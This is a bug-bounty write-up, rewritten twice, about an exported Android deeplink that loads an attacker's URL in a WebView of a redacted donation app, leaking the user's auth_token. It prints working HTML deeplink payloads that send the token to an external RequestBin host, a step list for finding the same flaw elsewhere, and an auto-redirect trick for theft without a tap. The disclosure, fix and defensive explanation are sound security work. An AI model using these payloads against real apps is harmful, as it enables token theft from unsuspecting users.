How I Leak Other’s Access Token by Exploiting Evil Deeplink Flaw
An exported deep link activity in an Android app passed a URL parameter to a WebView without proper validation, allowing an attacker to load arbitrary URLs. When the victim opened a crafted deep link, their authentication token was sent to the attacker's server.
 Published on infosecwriteups.com
Deep linking has become a crucial aspect of modern mobile app development, allowing for seamless navigation within and between apps. However, this seemingly flawless feature of deep linking can become a point of exploitation due to misconfigurations in many Android apps.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Deep linking lets a link take a user straight to a specific screen inside an app rather than just opening its home page. On Android this is implemented with an exported activity that declares an intent filter for a scheme and host, so a browser or another app can launch it. The report walks through how that mechanism, combined with a WebView that loads a URL taken from the deeplink, can be abused.

The target was a donation and fundraising application from the researcher's country. Because of a non-disclosure policy the app is called redacted throughout. Inside it there is a separate programme, called "subredacted", which operates within the company and focuses on charitable insurance products.
Setup
The researcher worked from the APK: it was decompiled and analysed with jadx-gui, and the AndroidManifest.xml was examined to find exported activities. No accounts, roles or special preconditions are described. The only tooling named is jadx-gui, a mobile browser to click the links, and a RequestBin endpoint (hosted on pipedream.net) to receive requests.
Finding it
Exported activity in the manifest
The manifest contained one exported activity, the deeplink activity itself:
The researcher noted every scheme, host and path for later use: https on redacted.com with the paths /mydonation, /inbox, /help and /contact, the custom scheme rdct, and https on redacted.onelink.me.
What DeepLinkActivity does
The onCreate of com.redacted.android.ui.deeplink.DeepLinkActivity takes the incoming URI apart:
public final void onCreate(Bundle bundle) { super.onCreate(bundle); setContentView(((ActivityDeeplinkBinding) this.V.getValue()).getRoot()); Uri data = getIntent().getData(); if (data != null) { String scheme = data.getScheme(); String host = data.getHost(); List<String> pathSegments = data.getPathSegments(); l.e("pathSegments", pathSegments); String query = data.getQuery(); String uri = data.toString(); l.e("toString()", uri); y1().d(new a.b.C0965a(scheme, host, query, uri, pathSegments)); }}
For a URI such as rdct://redacted.com/inbox?inboxid=12345 the components are scheme rdct, host redacted.com, query ?inboxid=12345, the full URI, and pathSegments ["inbox"]. These are passed as parameters into a.b.C0965a().
The validation in a.b.C0965a()
package lk;import java.util.List;import kb.vd;/* loaded from: classes2.dex */public final class h { /* renamed from: a reason: collision with root package name */ public static final List<String> f22766a = vd.s("career", "careers", "create-campaign", "forgot-password");}
The researcher's reading of this code:
- The scheme, host, pathSegments and URI become
str,str2,listandstr4. - There is a deeplink validation requiring scheme
https, hostm.redacted.com,www.redacted.comorredacted.com, and a first path segment ofcareer,careers,create-campaignorforgot-password. - When that validation is met, a second deeplink is called:
rdct://urlweb?url={uri}. - The
urlwebhost with aurlparameter suggested to the researcher that a WebView displays the content of the link.
The general flaw being looked for
The class of bug is loading arbitrary URLs in a WebView: an attacker injects an arbitrary URL and the app displays the attacker's site. If JavaScript is enabled, an XSS attack can also happen on the WebView, so the impact varies by app. Deeplinks are one of the features that can act as the gate for injecting malicious URLs into the WebView function, through parameters such as url, extra_url, link, redirect or page that are passed to the WebView loader. If those parameters can be modified and there is no URL validation, the WebView can reach any URL.
Exploitation
Step 1: use the second deeplink directly
Rather than bypassing the first validation, the researcher tried calling the second deeplink directly, with a RequestBin URL in the url parameter, hosted on his own server:
<html><a href="rdct://urlweb?url=https://eob50v516tpfupi.m.pipedream.net">exploit</a></html>
Clicking the link from the mobile browser opened the app without asking for confirmation, but nothing happened: it stayed on the home activity without opening a WebView. When https://www.redacted.com was put in the url parameter instead, the WebView opened. The researcher assumed the validation still applied.
Step 2: find another WebView activity
Going back to AndroidManifest.xml, the researcher noticed another activity with its own WebView functionality:
Digging through the code for where "subredacted" is called, the researcher found a set of strings using it as a host:

rdct://subredacted
Step 3: swap the host
Replacing the urlweb host with subredacted gave this payload:
<html><a href="rdct://subredacted?url=https://eob50v516tpfupi.m.pipedream.net">exploit1</a></html>
Clicking the deeplink again opened the app immediately, but this time it jumped straight into the subredacted WebView page. Instead of the subredacted page, it displayed the connection result for the RequestBin. The WebView was loading an arbitrary URL.

requestbin response on the webview
Step 4: the token arrives
Checking the RequestBin showed an AUTH_TOKEN had been sent, in clear text, as a GET parameter.

authorization token leaked on requestbin
The auth_token is supposedly used by the subredacted API to authorise users from the main app by parsing the value. By changing the url, the request is sent from the victim's mobile app to that URL with their token still attached. The researcher could then set up a website that automatically redirects visitors to open the deeplink payload, so a visitor's auth_token is leaked immediately. The vulnerability was reported to the company by email; they responded quickly, confirmed the issue and fixed it.

bounty classification
Root cause
The subredacted host reached a WebView that loaded the attacker's URL, so any URL supplied by the attacker was fetched inside the app. The first deeplink path (rdct://urlweb?url=...) did not load an arbitrary URL in the researcher's test, which suggested validation was in place there, but the subredacted host reached a different WebView that loaded the attacker's URL. Because the request to the attacker's URL is made from inside the app, the app's own auth_token is attached to it as a GET parameter, in clear text.
Impact
The leaked auth_token is different from the token used in the main redacted app. The researcher could not identify any subredacted feature that requires an access token apart from accessing the subredacted page, and none of the features are associated with the user's account on the main redacted page. The most significant impact found was therefore an open redirect and sensitive information disclosure from user details within the leaked JWT.

details leaked
Fix
The company confirmed the issue and fixed it; the timeline records the fix as landing in app version 4.54.0. The report does not describe the code change. The general recommendation it gives is to validate the URL passed to a WebView before loading it, so that only the intended website is opened and risks such as phishing or malware are avoided.
Timeline
| Date | Event |
|---|---|
| 24 Jan 2023 | Bug discovered |
| 24 Jan 2023 | Bug reported to the company by email |
| 29 Jan 2023 | Bug fixed on app version 4.54.0 |
| 2 Feb 2023 | Bug status triaged as Medium severity |
| 16 Feb 2023 | Bounty paid (IDR xxx.xxx) |
Variants to test
- Enumerate exported activities in the manifest. Look for activities with
android:exported="true"and intent filters withVIEW,DEFAULTandBROWSABLE. A positive result is an exported activity that parses deeplink data and forwards it to a WebView. - Look for WebView loader parameters. Search the decompiled code for parameters such as
url,extra_url,link,redirectorpagethat end up in the WebView loader. A positive result is a parameter whose value reaches the loader without validation. - Try every host and scheme found in the manifest. The first host may be validated while another host, such as a sub-brand or partner host, reaches a different WebView. A positive result is a WebView opening an attacker-controlled URL.
- Point the parameter at a RequestBin or similar endpoint. A positive result is an inbound request from the app, and especially any token or credential sent as a parameter.
- Wrap the deeplink in an auto-redirecting page. A positive result is a visitor's browser opening the app and the token arriving at the endpoint without further interaction.
What happened, in plain words
A security researcher took apart an Android app for a donation and fundraising service and found a way to make the app open any web address an attacker chose, inside the app itself. Because the app attached the user's auth_token to that request, the token ended up being sent to the attacker's server. The researcher reported it, the company fixed it in app version 4.54.0, and a bounty was paid.
This article explains every step from zero: what an app is made of, what a deeplink is, what a WebView is, what a token is, and why the combination was dangerous. No prior security knowledge is needed. If you can use a browser and a computer, you can follow along.
The pieces you need to know first
Before the bug makes sense, a few everyday ideas need to be clear. Each one is explained here the first time it matters.
What an Android app actually is
An Android app is a package of files, distributed as an APK. Think of an APK as a zip archive: it contains compiled code, images, and a few configuration files. One of those configuration files is called AndroidManifest.xml. It is the app's front door sign: it lists every screen (called an activity) the app has, and says which of those screens other apps or a browser are allowed to open.
What an activity is
An activity is one screen of an app. The home screen is an activity, the settings screen is an activity, the inbox is an activity. When you tap something and a new screen slides in, the app has usually started a new activity.
What "exported" means
By default, an activity can only be opened from inside its own app. If the developer marks an activity with android:exported="true", it becomes exported: any other app on the phone, or a link clicked in a browser, can ask Android to open it. This is a normal and necessary setting for deeplinks, but it also means the activity is reachable from outside, so it must treat whatever it receives with suspicion.
What a deeplink is
A deeplink is a link that takes you straight to a specific screen inside an app, instead of just opening the app's home page. If you have ever tapped a link in a message and landed directly on a specific product page in a shopping app, you have used a deeplink. It is a big part of how many apps work.

Deeplink mechanism (source)
On Android, a deeplink is declared in the manifest with an intent filter. An intent filter is a small block of XML that says: "if someone sends a link with this scheme and this host, open me". The pieces are:
- scheme: the part before
://. For web links it ishttps. Apps can also invent their own, likeanjayin the example below. - host: the part right after
://, normally a domain name. - path: the part after the host, like
/inbox.
Here is the example the researcher used to explain the mechanism:
<activity android:name="com.anjay.DeepLinkActivity" android:exported="true"> <intent-filter> <action android:name="android.intent.action.MAIN"/> <category android:name="android.intent.category.LAUNCHER"/> </intent-filter> <intent-filter> <action android:name="android.intent.action.VIEW"/> <category android:name="android.intent.category.DEFAULT"/> <category android:name="android.intent.category.BROWSABLE"/> <data android:scheme="anjay" android:host="mantapgan"/> <data android:pathPattern="/gaming"/> </intent-filter></activity>
Line by line, in plain words:
<activity ... android:exported="true">declares a screen calledDeepLinkActivityand makes it openable from outside the app.- The first
<intent-filter>withMAINandLAUNCHERsays this activity is the one that appears when you tap the app icon on your home screen. - The second
<intent-filter>is the deeplink part.<action android:name="android.intent.action.VIEW"/>says the intent is to view some data. <category android:name="android.intent.category.DEFAULT"/>is the default category for the intent.<category android:name="android.intent.category.BROWSABLE"/>is the important one: it says a web browser or another external app is allowed to trigger this activity with a link.<data android:scheme="anjay" android:host="mantapgan"/>and<data android:pathPattern="/gaming"/>define the link shape. The resulting deeplink isanjay://mantapgan/gaming.
So the rule of thumb: an exported activity plus an intent filter with VIEW, DEFAULT and BROWSABLE equals a deeplink entry point.
What a WebView is
A WebView is a small web browser built into an app. Apps use it to show website content without leaving the app: a news app showing articles from different sources, a shop showing its terms and conditions, a bank showing a help page. To display a page, the app has to hand the WebView a URL. That URL often comes from somewhere outside the app, and that is where things can go wrong.
What a token is
When you log in to an app, the app does not want to ask for your password on every single request. Instead, the server gives the app a token: a long string of characters that acts like a temporary pass. Every time the app talks to the server, it shows the token, and the server knows who you are. A token is like a coat-check ticket: whoever holds it can collect the coat, so it must be kept secret. If a token leaks, someone else can act as you, at least for as long as the token is valid.
What an API is
An API is the set of addresses and rules a server offers so that an app can ask it for things: "give me my donation history", "log this user in", "fetch this page". You can think of it as a restaurant menu: the app orders from the menu, the kitchen (the server) prepares the dish. When the app calls the API, it usually attaches the token so the server knows whose order it is.
What the vulnerability class means
The bug class here is called loading arbitrary URLs in a WebView. "Arbitrary" just means "any, chosen by the attacker". The app is supposed to load only its own pages, but if it accepts a URL from outside and loads it without checking, an attacker can make the app display the attacker's website. If JavaScript is enabled in that WebView, an XSS attack can also happen there. XSS (cross-site scripting) means running attacker-supplied JavaScript inside a page; in a WebView it can be used to read or change things the page can reach. The impact therefore varies from app to app.
Deeplinks are one of the features that can act as the gate for this. In some apps, deeplinks carry parameters such as url, extra_url, link, redirect or page, and those values are passed straight into the WebView loader. If you can change those parameters and there is no validation of the URL, the WebView can reach any URL.
Loading arbitrary URLs in a WebView
How to protect against it
Validating the URL before handing it to a WebView is the fix. The app should check that the URL really points where it is supposed to point, so that only the intended website opens and risks such as phishing (a fake page that steals your login) or malware are avoided.
The target
The target was a donation and fundraising application from the researcher's country. Because of a non-disclosure policy, the app is called redacted throughout the article. Inside it there is a separate programme called "subredacted", which operates within the company and focuses on charitable insurance products.
Step 1: open the app's package and read the manifest
The researcher started from the APK. To read the code inside an APK, you need a tool that turns the compiled app back into something readable. The tool used here is jadx-gui, a free program that decompiles an APK: it takes the compiled bytecode and produces Java-like source code you can read. This is called static analysis: examining the app without running it.
The first thing to look at is AndroidManifest.xml, because it lists every exported activity. The researcher found one exported activity, and it was the deeplink activity itself:
Line by line:
- The activity is
com.redacted.android.ui.deeplink.DeepLinkActivity, andandroid:exported="true"means it can be opened from outside the app. The activity uses the themeAppTheme.Transparent. - The first intent filter accepts
httpslinks onredacted.com, with the paths/mydonation,/inbox,/helpand/contact, plus the empty path and/. - The second intent filter accepts the app's own custom scheme
rdct. A custom scheme is a made-up prefix, likerdct://, that only this app answers to. - The third intent filter accepts
httpslinks onredacted.onelink.me.
The researcher wrote down every scheme, host and path for later. That is a habit worth copying: the manifest is a map of every door into the app, and you want the full map before you start knocking.
Step 2: read what the deeplink activity does
Next, the researcher opened the code of com.redacted.android.ui.deeplink.DeepLinkActivity and looked at its onCreate method. onCreate is the method Android calls when an activity is first created; it is where the screen sets itself up.
public final void onCreate(Bundle bundle) { super.onCreate(bundle); setContentView(((ActivityDeeplinkBinding) this.V.getValue()).getRoot()); Uri data = getIntent().getData(); if (data != null) { String scheme = data.getScheme(); String host = data.getHost(); List<String> pathSegments = data.getPathSegments(); l.e("pathSegments", pathSegments); String query = data.getQuery(); String uri = data.toString(); l.e("toString()", uri); y1().d(new a.b.C0965a(scheme, host, query, uri, pathSegments)); }}
Line by line:
super.onCreate(bundle)andsetContentView(...)are the usual setup: run the parent class's setup, then draw the screen.Uri data = getIntent().getData();fetches the link that was used to open this activity. An intent is the message Android uses to ask an activity to start, and its data is the link attached to it.if (data != null)means: only continue if a link was actually supplied.data.getScheme(),data.getHost(),data.getPathSegments(),data.getQuery()anddata.toString()chop the link into its parts: the scheme, the host, the list of path pieces, the query string (the part after?), and the whole link as text.l.e(...)lines are just logging, writing the values to the debug log.y1().d(new a.b.C0965a(scheme, host, query, uri, pathSegments));passes all those pieces into another class,a.b.C0965a, for further handling.
To make this concrete, the researcher gave an example. For the link rdct://redacted.com/inbox?inboxid=12345, the pieces are:
- scheme:
rdct - host:
redacted.com - query:
?inboxid=12345 - uri:
rdct://redacted.com/inbox?inboxid=12345 - pathSegments:
["inbox"]
So the activity is a parser: it takes a link apart and hands the pieces on. The interesting question is what the next class does with them.
Step 3: read the validation
The next class is a.b.C0965a(). The researcher read it and found the app's checks:
package lk;import java.util.List;import kb.vd;/* loaded from: classes2.dex */public final class h { /* renamed from: a reason: collision with root package name */ public static final List<String> f22766a = vd.s("career", "careers", "create-campaign", "forgot-password");}
This is dense, so here is the researcher's reading of it, in plain words:
- The constructor
C0965a(...)stores the pieces it receives. The scheme becomesstr, the host becomesstr2, the path segments becomelist, and the full URI becomesstr4. The query is passed in but not stored here. - The method
d(...)is where the decision is made. It first checks that it was given aC0965aobject, then pulls the pieces back out. - The big
ifis the validation: the scheme must behttps, and the host must bem.redacted.com,www.redacted.comorredacted.com. - Inside that, a second check: the first path segment must be one of the strings in the list
h.f22766a, which the second code block defines ascareer,careers,create-campaignandforgot-password. - If both checks pass, the app builds a second deeplink:
rdct://urlweb?url={uri}, where{uri}is the original full link. It then hands that off. - The
urlwebhost with aurlparameter strongly suggested to the researcher that a WebView is used to display the content of the link. The name says it: url plus web. - If the checks fail, the code goes down a different path that involves a lookup (
aVar.b(...)) and either shows nothing or starts a background task. The researcher did not need to fully understand that branch to test the idea.
So the app has a chain: a link comes in, it is validated, and if it passes, a second link is built that points at a WebView. The question the researcher asked next was: what if we skip the first link and call the second one directly?
Step 4: try the second deeplink directly
Instead of trying to bypass the validation, the researcher tried calling the second deeplink directly, with a RequestBin URL in the url parameter. A RequestBin is a free service that gives you a unique web address and records every request that arrives at it, so you can see exactly what an app sends. The one used here was hosted on pipedream.net. The researcher put the exploit page on his own server:
<html><a href="rdct://urlweb?url=https://eob50v516tpfupi.m.pipedream.net">exploit</a></html>
Line by line:
<html>and</html>wrap a minimal web page.<a href="...">exploit</a>is a single link with the text "exploit". Thehrefis the deeplink: schemerdct, hosturlweb, and aurlparameter pointing at the RequestBin address.- When a phone with the app installed opens this page and taps the link, Android sees the
rdct://scheme, finds the app that registered it, and opens the app with that link.
The researcher clicked the link from the mobile browser. The app opened, without asking for confirmation, but nothing else happened: it stayed on the home activity and no WebView appeared. When https://www.redacted.com was put in the url parameter instead, the WebView did open. The researcher concluded that some validation was still being applied on this path.
This is a useful lesson in itself: a failed attempt tells you where the guard is. The urlweb host was guarded. The next question was whether some other host was not.
Step 5: find another WebView activity
Going back to AndroidManifest.xml, the researcher noticed another activity with its own WebView functionality:
Line by line:
- The activity is called
com.redacted.android.subredacted.webview.SubredactedActivity. The name says it is the subredacted programme's WebView screen. android:theme="@style/AppTheme"is just its visual style.android:screenOrientation="portrait"locks it to portrait orientation.android:windowSoftInputMode="adjustResize"makes the screen resize when the keyboard appears.
Digging through the code for where "subredacted" is called, the researcher found a set of strings using it as a host:
rdct://subredacted
This means the subredacted programme is also used as a host somewhere in the code. In other words, the subredacted programme is also used as a host somewhere in the code.
Step 6: swap the host
Replacing the urlweb host with subredacted gave this payload:
<html><a href="rdct://subredacted?url=https://eob50v516tpfupi.m.pipedream.net">exploit1</a></html>
Line by line:
- It is the same minimal page as before.
- The link now uses
rdct://subredactedinstead ofrdct://urlweb. - The
urlparameter still points at the RequestBin address.
Clicking the deeplink again opened the app immediately, but this time it jumped straight into the subredacted WebView page. Instead of the subredacted page, it displayed the connection result for the RequestBin. The WebView was loading an arbitrary URL.
requestbin response on the webview
That is the moment the bug is confirmed: the app is showing a page the researcher chose, not a page the company chose. The urlweb host did not load the attacker's URL, but the subredacted host did.
Step 7: the token arrives
Checking the RequestBin showed that an AUTH_TOKEN had been sent, in clear text, as a GET parameter.
authorization token leaked on requestbin
A GET parameter is a value attached to the end of a URL after a ?, like ?name=value. It travels as part of the address, which means it can be seen by anyone or anything that can see the address: server logs, browser history, network tools. Sending a token that way is like writing your coat-check number on the outside of an envelope.
The auth_token is supposedly used by the subredacted API to authorise users from the main app by parsing the value. In plain words: the subredacted part of the app talks to its own API, and it proves who the user is by sending this token. By changing the url, the request is sent from the victim's mobile app to that URL with their token still attached. The app does not know it is talking to a stranger; it just follows the address it was given and adds the usual credentials.
The researcher could then set up a website that automatically redirects visitors to open the deeplink payload, so a visitor's auth_token is leaked immediately, without them having to tap anything. The vulnerability was reported to the company by email; they responded quickly, confirmed the issue and fixed it.
bounty classification
Why it worked
